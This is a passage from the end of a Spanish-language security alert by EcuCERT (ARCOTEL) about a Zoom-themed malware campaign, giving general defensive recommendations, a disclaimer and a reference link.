- Active la función de actualización automática de software en su computadora, dispositivo móvil y otros dispositivos conectados.
- Utilice un paquete de software antivirus y de seguridad de Internet de renombre en sus dispositivos conectados, incluidos PC, portátiles y dispositivos móviles.
- Absténgase de abrir enlaces y archivos adjuntos de correo electrónico que no sean de confianza sin verificar primero su autenticidad.
- Instruya a los empleados sobre cómo protegerse de amenazas como el phishing o las URL que no son de confianza.
- Bloquee las URL que podrían usarse para propagar el malware, por ejemplo, Torrent/Warez.
- Supervise los sensores/plataformas de seguridad a nivel de la red para bloquear la exfiltración de datos por parte de malware o atacantes.

## VII. DESCARGO DE RESPONSABILIDAD.

La información en la presente alerta; se proporciona solo con fines informativos. El EcuCERT de la ARCOTEL, no respalda ningún producto o servicio comercial, incluidos los sujetos de análisis.

Cualquier referencia a productos, procesos o servicios comerciales específicos por marca de servicio, marca comercial, fabricante o de otro modo, no constituye ni implica respaldo, recomendación o favorecimiento por parte del EcuCERT de la ARCOTEL.

La presente alerta no debe utilizarse con fines publicitarios o de patrocinio de productos.

## VIII. REFERENCIAS.


- https://blog.cyble.com/2023/01/05/zoom-users-at-risk-in-latest-malware-campaign/